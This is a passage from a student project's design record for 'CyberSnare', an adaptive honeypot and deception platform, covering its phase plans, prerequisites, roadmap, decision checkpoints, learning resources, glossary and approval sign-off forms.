Work. Sign-off on this record. Supervisor approval for accepting SSH authentication and for staged egress. Exposure configuration decided and, if purchased, provisioned. Provider terms of service confirmed. **Objective taxonomy drafted** — the closed set of intents that P2 will condition on.

Exit criterion. Record signed; exposure configuration decided; approvals in writing.

Deliverable. This document, signed. **Owner.** Whole team.

Descope. Nothing. P0 is not descopable; every item in it gates something later.

11.3 P1 — Sensing and ground truth

Objective. Establish that events can be captured, normalised, stored and queried, and begin collecting data immediately — dataset time is the one resource that cannot be recovered later.

Entry gate. Server specification known; VLAN separation in place; exposure reachable.

Work. Zeek deployed with HASSH and JA4 extraction. Suricata deployed as enricher. Canonical event envelope frozen. Append-only log with disk-fill guard. Observe-only deception surfaces exposed. Actor-linkage v0. **A/A validation begins.** Objective taxonomy frozen (week 2). Pre-registration written.

Exit criterion. A port scan performed from an external host appears as a correctly normalised event with the right source, actor key and technique mapping — a complete vertical slice through all four planes.

Deliverable. Sensor plane, event log, schema v1, pre-registration. **Owner.** Eman Azam (sensors), Sara Sultan (log and schema), Uliya Fatima (infrastructure).

Descope. Suricata may be deferred; Zeek may not.

11.4 P2 — Deception surfaces

Objective. Replace observe-only placeholders with genuine deception surfaces, and stand up the decision plane so that arm B becomes meaningful.

Entry gate. P1 exit criterion met; A/A validation showing no material imbalance, or its imbalance quantified.

Work. Custom SSH surface in Python `asyncio` — full transport handshake, client version and HASSH capture, credential capture, coherent banner and algorithm lists. Custom HTTP/HTTPS surface — corporate portal, fake administrative paths, credential capture, JA4 and header-order capture. Surface manifest and actuator reconciliation. Policies P0 and P1. Sandbox constructed with authentication **closed**.

Exit criterion. Arm B live and demonstrably behaving differently from arm A on the same traffic.

Deliverable. SSH and HTTP surfaces; decision plane with P0/P1. **Owner.** Eman Azam (SSH, decision plane), Uliya Fatima (HTTP, sandbox).

Descope. Off-the-shelf decoys for low-yield ports may be dropped entirely.

11.5 P3 — Interaction and intent

Objective. Open the post-authentication surface, which is where nearly all intent signal lives, and bring intent inference online.

Entry gate. **All nineteen authentication-gate properties demonstrated** (§4.5). This gate is binary and is not subject to schedule pressure.

Work. Authentication enabled into the restricted disposable shell. Stage-0 sinkhole egress gateway with DNS proxy and instrumented responder. Session telemetry export. Circuit breaker and kill switch with measured time-to-effect. Out-of-band intent inference with structured output. Policy P2.

Exit criterion. Arm C live; three-arm collection begins.

Deliverable. Interactive deception; intent model; complete three-arm system. **Owner.** Uliya Fatima (sandbox, isolation, LLM), Eman Azam (egress gateway, decision plane).

Descope. If the gate cannot be passed, milestone 1 ships without post-authentication telemetry and the intent model operates on pre-authentication signal only — see checkpoint C2.

11.6 P4 — Intelligence

Objective. Turn the collected corpus into something an analyst can act on, and make every session reconstructable.

Entry gate. Three-arm collection running.

Work. ATT&CK technique mapping. **MITRE Engage activity mapping** on the deception side. Session timelines. Actor profiles across linked addresses. Dashboards. Automated incident reports. IP reputation and geolocation enrichment.

Exit criterion. An analyst can select any session and reconstruct it end to end — what arrived, what was decided, what was exposed, what was attempted outbound, and why.

Deliverable. Intelligence plane. **Owner.** Sara Sultan.

Descope. In order: automated PDF reports, then Engage mapping, then reputation enrichment.

11.7 P5 — Evaluation

Objective. Produce the evidence for C3, and the write-up.

Entry gate. Pre-registration written *before* exposure began; at least four weeks of three-arm data.

Work. Scripted red-team profiles executed against all three arms. Human realism study. Survival analysis of engagement. Detection-rate and intelligence-yield comparison. Cost accounting. Milestone 1 write-up and demonstration.

Exit criterion. **Milestone 1 complete, demonstrable standalone**, with results reported against the pre-registered analysis plan — including any null results.

Deliverable. Results, analysis, demonstration. **Owner.** Sara Sultan (statistics), whole team (red team).

Descope. The human realism study before any part of the quantitative analysis.

11.8 P6 to P8 — Beyond milestone 1

P6 Immersive environments. L3 Immerse: richer generated filesystems, an internal network beyond the first hop, credential material and canary tokens, and orchestration where pre-staging alone becomes insufficient. This is where Kubernetes and sandboxing hardening return.

P7 Learned policy. Policy P3 trained on the corpus that P1, P2 and the three-arm study produce. The action space is unchanged, which is what makes the corpus usable — a deliberate consequence of the policy interface in §6.5.

P8 Final evaluation and thesis. Full evaluation across all policies, thesis, and defence.

12. Prerequisites

Verified by a named person **before** the phase opens. A prerequisite that cannot be demonstrated is not met.

12.1 P0 — Design and approval

Category	Prerequisite
Approvals	Supervisor sign-off on accepting SSH authentication and on staged egress
Approvals	Provider terms of service confirmed for a passive deception host
Network	Exposure configuration chosen from the three options in §7.2
Decision	Objective taxonomy drafted — the closed set of intents P2 conditions on
Inputs	This record, reviewed

12.2 P1 — Sensing and ground truth

Category	Prerequisite
Infrastructure	Server specification known; two VLANs separated; hypervisor management unreachable from the deception VLAN
Network	WireGuard dialled outbound and stable; exposure point reachable from the public internet
Software	Zeek with HASSH and JA4 support; append-only log storage with a disk-fill guard and retention policy
Skills	Zeek scripting; canonical event schema design; ECS field conventions
Inputs	Approvals from P0; exposure configuration decided

12.3 P2 — Deception surfaces

Category	Prerequisite
Skills	Python <code>asyncio</code> ; <code>asyncssh</code> ; RFC 4253 SSH transport, sufficient to make banner and algorithm lists cohere
Skills	HTTP fingerprint surface — header ordering, TLS JA4, server-identity coherence
Software	Reference OpenSSH build identified, whose banner and algorithm lists the SSH surface will match exactly
Infrastructure	Sandbox host prepared with authentication closed
Inputs	Canonical event envelope frozen; A/A validation result available

12.4 P3 — Interaction and intent

Category	Prerequisite
Gate	All nineteen authentication-gate properties demonstrated, not asserted (§4.5)
Software	Sandbox runtime selected; egress gateway with DNS sinkhole and instrumented responder; kill switch with a measured time-to-effect

Category	Prerequisite
Accounts	LLM API access provisioned; local model host available if the server has ≥ 20 GB for Qwen3-30B-A3B
Skills	Linux namespaces, cgroups v2, seccomp; DNS sinkholing; structured LLM output with grammar-constrained decoding
Decision	Objective taxonomy frozen — P2 cannot be built against a moving taxonomy
Approvals	Written supervisor approval on file (gate item 19)

12.5 P4 — Intelligence

Category	Prerequisite
Skills	ECS schema; Elasticsearch data streams and index lifecycle management; Kibana
Skills	ATT&CK mapping methodology; MITRE Engage activity vocabulary
Software	Query layer deployed; ReportLab for report generation
Inputs	At least two weeks of three-arm data in the log

12.6 P5 — Evaluation

Category	Prerequisite
Skills	Survival analysis — Kaplan–Meier, log-rank, right-censoring
Inputs	Pre-registration written before exposure began — this cannot be retrofitted
Inputs	At least four weeks of three-arm data
People	Five participants recruited for the realism study
Software	Analysis environment able to replay the raw log end to end

13. Roadmap

13.1 Timeline

CyberSnare — Milestone 1




Figure 11 — Milestone 1 roadmap with phases, milestones and decision checkpoints

Week	Phase	Focus	Milestone
0	P0	Approvals, exposure decision, procurement	—
1	P1	Sensor plane, event log, observe-only exposure, A/A begins	M1 First real event captured end to end
2	P1	Actor linkage, taxonomy frozen, pre-registration written	C1 A/A validation review
3	P2	SSH and HTTP surfaces, decision plane, P0/P1	M2 Arm B live · C2 Authentication gate review
4	P3	Gate passed, shell enabled, sinkhole egress, intent inference, P2	M3 Arm C live, three arms collecting
5	P4	ATT&CK and Engage mapping, timelines	—
6	P4	Actor profiles, dashboards, reporting	C3 Interactive-traffic sufficiency review
7	P5	Red-team profiles, realism study, stage-1 egress if approved	—
8	P5	Analysis, survival curves, write-up, demonstration	M4 Milestone 1 demonstrable standalone

13.2 Decision checkpoints

Each has a fallback agreed **in advance**, so that the decision on the day is a selection rather than an improvisation.

C1 — end of week 2. Is the A/A validation clean? If the exposure points receive materially different baseline traffic, the treatment comparison is compromised before it starts. *Fallback:* switch to the time-sliced fallback configuration in §7.2 with a balanced rotation, and record the observed exposure-point bias as a covariate in the analysis.

C2 — end of week 3. Does the authentication gate pass? *Fallback:* milestone 1 ships without post-authentication telemetry. The intent model operates on pre-authentication signal only — scan patterns, credential attempts, HTTP path exploration — and the C-versus-B claim is narrowed to pre-authentication adaptation. The gate is never waived under schedule pressure.

C3 — end of week 6. Is there enough interactive-operator traffic for the C-versus-B comparison? *Fallback:* scale up the scripted red-team supplement, report the internet-derived result as descriptive rather than inferential, and narrow the claim explicitly to the population actually observed.

13.3 Descope order, agreed in advance

Removed in this order if time runs short:

1. Automated PDF incident reports
2. MITRE Engage mapping
3. Off-the-shelf decoys on low-yield ports
4. Human realism study
5. Stage-1 egress
6. **Arm C**

Arm C is last because removing it costs the contribution itself. Everything above it costs polish, coverage or a secondary result.

13.4 Ownership

Owner	Responsible for
Eman Azam	Sensor plane; egress gateway and host hardening; SSH deception surface; decision plane and policies
Uliya Fatima	Server and VLAN build; WireGuard; sandbox and isolation; HTTP deception surface; LLM integration
Sara Sultan	Event log and indexing; ATT&CK and Engage mapping; dashboards; reporting; evaluation statistics

Assignments follow the expertise declared in the approved proposal, with two additions that no team member has yet declared and which are flagged deliberately: **survival analysis** (§14, required at P5) and **structured LLM output** (required at P3).

14. Learning Plan and Resources

Organised the way an effective reading plan is: **what to read, when, and — more usefully — what to skip**. Everything listed is freely available online except where noted as a book.

14.1 Shared, before week 1

Resource	Why	Scope
MITRE Engage — engage.mitre.org	The adversary-engagement framework: a standard vocabulary for <i>deception activities</i> , the deliberate mirror of ATT&CK's vocabulary for adversary activities	Matrix, goals, approaches, activities. Roughly two hours
MITRE ATT&CK Enterprise — attack.mitre.org	Adversary-side mapping	Only Reconnaissance, Initial Access, Discovery, Credential Access, Execution, Persistence. The remainder waits for P4
Elastic Common Schema	The canonical event envelope of §5.3	Field reference for source , destination , event , threat , user . Skip the complete field list
The team's own bibliography	Already validated during FYP-1	Re-read Sladić 2023, Wang 2024 and Rabzelj 2025 against the new design — each now reads differently

A design addition surfaced while assembling this section. Mapping deception actions to MITRE Engage alongside adversary actions to ATT&CK gives the intelligence plane a symmetric, standards-based vocabulary on both sides of the interaction. No open-source honeypot currently does this, it costs very little, and it strengthens the thesis materially. It is incorporated into the event envelope in §5.3 as [deception.engage_activity](#).

14.2 Per person, per phase

Owner	Phase	Learn	Skip
Eman Azam	P1	Zeek scripting and the log framework; nftables — modern syntax, atomic sets and maps, not iptables	Suricata rule authoring; ET ruleset internals
	P2	Python asyncio ; asyncssh ; RFC 4253 SSH transport, enough to make banners and algorithm lists cohere	SSH key-exchange mathematics
	P3	Linux namespaces, cgroups v2, seccomp; DNS sinkholing	Kubernetes networking — returns at P6
Uliya Fatima	P1	WireGuard; VLAN and bridge configuration; systemd service hardening	k3s and gVisor — return at P6
	P2	HTTP fingerprint surface: header ordering, TLS JA4, server-identity coherence	Web-framework depth beyond what the surface needs
	P3	Sandbox isolation options and their escape surfaces; structured LLM output with grammar-constrained decoding	Model fine-tuning; prompt-engineering folklore
Sara Sultan	P1	ECS field design; append-only log formats; disk-fill and retention control	Logstash grok — not in the data path
	P4	Elasticsearch data streams and ILM; Kibana; ATT&CK and Engage mapping methodology; ReportLab	Wazuh — deferred

Owner	Phase	Learn	Skip
	P5	Survival analysis — Kaplan–Meier, log-rank, right-censoring; the lifelines library	Cox proportional hazards unless covariates are wanted

14.3 Deferred for milestone 1 — not dropped

Each deferred topic carries its resources and a **minimum useful slice**: the portion that makes the topic usable, so it can be picked up in an evening rather than treated as a whole subject. Skipping without resources means the topic can never be recovered; that is what this table prevents.

Topic	Returns in	Resources	Minimum useful slice
Kubernetes / k3s	P6	docs.k3s.io ; kubernetes.io concept documentation; <i>Kubernetes Up & Running</i> (Burns, Beda, Hightower); the Kubernetes Python client documentation	Pods, Jobs, Namespaces, NetworkPolicy, resource limits. Skip Ingress, Helm, operators and StatefulSets
gVisor	P6	gvisor.dev — "What is gVisor", the runsc runtime guide, the platform guide	Why syscall interception reduces escape risk, and how to set a RuntimeClass. Note the gotcha: gVisor identifies itself in dmesg output, which is an instant tell unless masked — exactly the class of detail that decides whether a deception survives contact
Cowrie internals	Reference only; not reintroduced as a component	cowrie.readthedocs.io ; the GitHub source	Read its logging schema and its command-handler plugin architecture. Valuable as prior art and as a source of event-field ideas; not adopted, for the §9.3 doctrine reason
Wazuh	P4 optional, otherwise P6	documentation.wazuh.com	Agent architecture, decoders and rules, file-integrity monitoring. Skip the compliance modules
Logstash	P6, if the proposal's pipeline diagram is wanted verbatim	Elastic's Logstash reference guide	input / filter / output structure, grok , and the translate filter — the last is how ATT&CK mapping is done declaratively
Reinforcement learning	P7 (policy P3)	Sutton & Barto, <i>Reinforcement Learning: An Introduction</i> , 2nd edition — free at incompleteideas.net/book/the-book.html ; OpenAI <i>Spinning Up in Deep RL</i> for PPO; the team's own cited HoneyIoT paper (Guan et al. 2023) for the MDP framing	Chapter 2 only — multi-armed bandits. That is genuinely all policy P3 requires; full reinforcement learning is a distraction until the action space is much larger
Remaining ATT&CK tactics	P4	attack.mitre.org ; MITRE ATT&CK: <i>Design and Philosophy</i> (MITRE technical report, free); ATT&CK Navigator for heat maps	The Design and Philosophy paper explains <i>how</i> techniques are scoped, which is more useful than memorising them and is what makes your own mapping table defensible
Survival analysis (required at P5 — listed here so it is not a surprise)	P5	The lifelines library documentation; Kleinbaum & Klein, <i>Survival Analysis: A Self-Learning Text</i> , chapters 1–3	Kaplan–Meier curves, the log-rank test, and what right-censoring means. Cox regression only if covariates are wanted

None of the above is required for anything on the milestone-1 critical path — that is what deferring them means. They are listed so that studying early remains a choice rather than a blocked one.

14.4 Two skills nobody has declared

The expertise declared in the approved proposal covers containment internals, IDS tooling, Kubernetes, the ELK stack, ATT&CK and reporting. Two requirements of this design fall outside all of it, and are flagged here rather than discovered later:

Survival analysis, required at P5. Without it the central engagement result cannot be computed correctly, because averaging censored durations produces a number that is confidently wrong rather than obviously wrong. Two chapters and the **lifelines** documentation are sufficient.

Structured LLM output, required at P3. Arm C's manifests must be machine-comparable with arm B's, which makes schema compliance a correctness property rather than a convenience. Grammar-constrained decoding is the technique that makes it reliable.

APPENDICES

Appendix A. Glossary

Term	Meaning in this document
Actor	A linked adversary identity spanning one or more source addresses, established by fingerprint and behavioural linkage rather than by IP
A/A validation	Running all experimental arms with identical configuration to test whether the exposure points themselves differ, before any treatment is applied
Belief state	The decision plane's running model of an actor: identity, capability, intent, engagement, suspicion, posture
BURN	Terminal state entered when suspicion is high: stop spending, harvest remaining evidence, allow disengagement
Capability	An individually selectable element of deception — a service, a filesystem, a credential set, a network hop
Censoring (right-)	An observation whose end was not seen — a session still running at cutoff, or an adversary who never detected the deception
Control plane	The decision-making layer that selects what deception to expose, as distinct from the deception itself
Deception latency	The time from evidence arriving to the corresponding change being live on the deception surface
ECS	Elastic Common Schema — the field-naming convention the canonical event envelope aligns to
HASSH	A fingerprint of an SSH client derived from its offered algorithm lists; links sessions across addresses
JA4	A fingerprint of a TLS client stack; the successor to JA3
Manifest	A declarative statement of which capabilities should be exposed to a given actor; the actuator converges reality toward it
MITRE ATT&CK	Standard taxonomy of adversary tactics and techniques
MITRE Engage	Standard taxonomy of <i>defender</i> adversary-engagement and deception activities
Novelty	How much new information a session is still yielding; the resource-allocation signal
Sinkhole	Egress stage 0: DNS and HTTP answered locally so that outbound attempts appear to succeed while reaching nothing real
Suspicion	Estimated probability that the adversary believes they are inside a deception

Appendix B. Proposal Cross-Reference

Every approved objective and research question, and where in this record it is satisfied.

Approved item	Satisfied in	Note
O1 — Behavioural scoring engine	§6.1, §6.2	Retained as a component; becomes evidence feeding intent inference
O2 — Three-tier escalation architecture	§6.3	Identity retained; internally capabilities and states
O3 — Kubernetes orchestration	§6.3, §11.8	Actuator plane; orchestration where it earns its place, at P6
O4 — AI artifact generation	§6.6	Inference and planning, plus offline artifact synthesis
O5 — Dynamic containment	§4	Invariant plus instrumented egress gateway; stronger than the original
O6 — SIEM and intelligence pipeline	§5.4, §11.6	Intelligence plane over the append-only log
O7 — Platform evaluation	§7	Three-arm controlled experiment
RQ1 — Does adaptive escalation improve engagement and intelligence yield?	§7.1	Arm B versus arm A
RQ2 — Do generated artifacts create sufficient realism?	§7.1, §6.2	Arm C versus arm B; suspicion is the direct measure
RQ3 — Can elastic orchestration manage lifecycle at lab scale?	§6.4, §7.5	Actuation latency and resource metrics against the stated budget
RQ4 — What is effectiveness across attacker profiles?	§7.5	Per-profile breakdown across all three arms

Appendix C. Approval Record

To be completed before phase P3 opens. Gate item 19 of §4.5 is not satisfied until section 2 below carries a signature.

1. Design record

Reviewed by	
Role	Supervisor
Date	
Signature	

2. Authorisation to accept SSH authentication and to operate staged egress

Confirming that the nineteen properties of §4.5 have been demonstrated, and authorising egress stage 0 with stage 1 subject to further approval.

Gate verified by	
Date verified	
Authorised by	
Role	Supervisor
Date	
Signature	

3. Authorisation for egress stage 1 (optional, phase P5)

Authorised by	
Provider notified	
Date	
Signature	

Appendix D. Document Control

Document	CyberSnare — Phase 0 Design Record
Version	1.0
Status	For review
Supersedes	Nothing. First issue
Related	<i>FYP Final Proposal — CyberSnare: Multi-Tier Adaptive Deception Platform</i> (FYP-1, approved)
Next artefact	Architecture document set, to be written only after this record is agreed

Change policy. Sections 1, 2 and 4 are the substance of the claim and the safety case; changes to them require the same review as the original. Section 8 is expected to shrink as decisions are resolved, and each resolution should be recorded with its date and the person who made it. Section 9 is append-only: an element that returns from §9.2 must be added to §9.1 with the justification that brought it back, so that the delta history remains complete.